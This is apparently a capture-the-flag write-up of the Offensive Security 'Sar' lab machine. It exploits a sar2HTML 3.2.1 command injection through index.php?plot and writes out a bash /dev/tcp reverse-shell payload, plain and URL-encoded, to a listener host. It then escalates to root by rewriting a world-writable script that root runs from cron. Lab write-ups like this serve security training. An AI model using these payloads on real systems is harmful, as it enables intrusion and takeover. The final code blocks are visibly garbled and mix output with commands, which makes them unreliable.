


# Offensive Security – Sar

Alberto Gómez

First, I did a *nmap* scan:


```
(kali㉿kali)-[~]
└─$ sudo nmap -Pn 192.168.51.35
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 05:55 EDT
Nmap scan report for 192.168.51.35
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

If we check the *robots.txt* file, we see the following:



The screenshot shows a web browser window with the address bar displaying '192.168.51.35/robots.txt'. The page content is a single line: 'sar2HTML'.

We can access the site:



The screenshot shows the sar2HTML website interface. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. Below the navigation bar, the main content area is titled 'sar2HTML Ver 3.2.1 (Donate if you like)'. There are two buttons: 'New' and 'OS'. The main content area is divided into two sections: 'COLLECTING SAR DATA' and 'INSTALLATION'. The 'COLLECTING SAR DATA' section contains two numbered steps. Step 1 is 'Use sar2ascii to generate a report:' and lists several bullet points about downloading tools, running commands, and uploading reports. Step 2 is 'Use built in report generator:' and lists bullet points about clicking 'NEW' button, entering host IP, user name, and password, and clicking 'Capture report' button. The 'INSTALLATION' section contains a list of bullet points about plotting tools, supported operating systems, and installation steps.

**COLLECTING SAR DATA**

1. Use sar2ascii to generate a report:
  - Download following tool to collect sar data from servers: [sar2ascii.tar](#).
  - Untar it on the server which you will examine performance data.
  - For HP-UX servers run "sh sar2ascii".
  - For Linux or Sun Solaris servers run "bash sar2ascii".
  - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
  - Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
  - Or simply type "sar2html -m {sar2html report}" at command prompt.
2. Use built in report generator:
  - Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
  - Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0,10,20,30,40,50 * * * * /usr/bin/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

**INSTALLATION**

- Plotting tools, sar2html and index.php only run on Linux server.
- HP-UX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
  - upload\_max\_filesize to 2GB.
  - post\_max\_size to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run ./sar2html -c in order to configure sar2html. You need to know apache user and group for setup.
- Open <http://IP ADDRESS OF WEB SERVER/index.php>
- Now it is ready to work.


On the upper left corner, we see the site uses the 3.2.1 version of *sar2html*.

On [exploitdb](https://exploitdb.com) website, we can find a Remote Command Execution for this software. It is a Linux Command Injection on the *index.php* page:

In web application you will see index.php?plot url extension.

`http://<ipaddr>/index.php?plot=<command-here>` will execute the command you entered. After command injection press "select # host" then your command's output will appear bottom side of the scroll screen.

I tried it with '*whoami*' and got to see the current user:



Let's try a reverse shell with the next payload, URL-encoded:

```
bash -c 'bash -i >& /dev/tcp/192.168.49.51/8888 0>&1'
```

```
92.168.51.35/sar2HTML/index.php?plot=LINUX;bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.49.51%2F8888%200%3E%261%27
```

We got the shell and found the first flag:

```
(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.35] 46508
bash: cannot set terminal process group (973): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sar:/var/www/html/sar2HTML$ ls -l /home
ls -l /home
total 8
-rw-r--r--  1 www-data www-data   33 May  8 15:07 local.txt
drwxr-xr-x 17 love     love    4096 Jul 24  2020 love
www-data@sar:/var/www/html/sar2HTML$ cat /home/local.txt
cat /home/local.txt
01354ffa954e6b4ad07b3889dff7abb8
www-data@sar:/var/www/html/sar2HTML$
```

Let's enhance our shell:

```
www-data@sar:/var/www/html/sar2HTML$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@sar:/var/www/html/sar2HTML$ ^Z
zsh: suspended nc -lvnp 8888

(kali㉿kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 8888
reset xterm
```

And then, 'export TERM=xterm'.

We can see a *cronjob* at the end of */etc/crontab*:

```
www-data@sar:/var/www/html/sar2HTML$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5 * * * * root    cd /var/www/html/ && sudo ./finally.sh
```

We can see that we can't modify the *finally.sh* script. But it executes the *write.sh* script, which we can modify:

```
www-data@sar:/var/www/html/sar2HTML$ ls -l /var/www/html
total 32
-rwxr-xr-x 1 root root 22 Oct 20 2019 finally.sh
-rw-r--r-- 1 www-data www-data 10918 Oct 20 2019 index.html
-rw-r--r-- 1 www-data www-data 21 Oct 20 2019 phpinfo.php
-rw-r--r-- 1 root root 9 Oct 21 2019 robots.txt
drwxr-xr-x 4 www-data www-data 4096 Oct 20 2019 sar2HTML
-rwxrwxrwx 1 www-data www-data 30 Jul 24 2020 write.sh
www-data@sar:/var/www/html/sar2HTML$ cd ..
www-data@sar:/var/www/html$ cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$
```

We modify it to use *bash* and execute a *bash* TCP reverse shell:

```
GNU nano 2.9.3 write.sh Modified
#!/bin/bash
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.35] 44008
bash -i >& /dev/tcp/192.168.49.51/9999 0>61.51: Inappropriate ioctl for device
```

We get a shell on a listener we started and find the final flag on the */root* folder:

```
(kali㉿kali)-[~]
└─$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.35] 44008
bash: cannot set terminal process group (3545): Inappropriate ioctl for device
bash: no job control in this shell
root@sar:/var/www/html# cd /root
cd /root
root@sar:~# ls
ls -la
root@sar:/var/www/html$ cat write.sh
proof.txt
root.txt
root@sar:~# cat proof.txt
8.49.51/9999 0x61
cat proof.txt
root@sar:/var/www/html$ cat /tmp/gateway
f8f44388807a3dde08ec3bc408b98eca
root@sar:~# cd /var/www/html$ ./finally.sh
```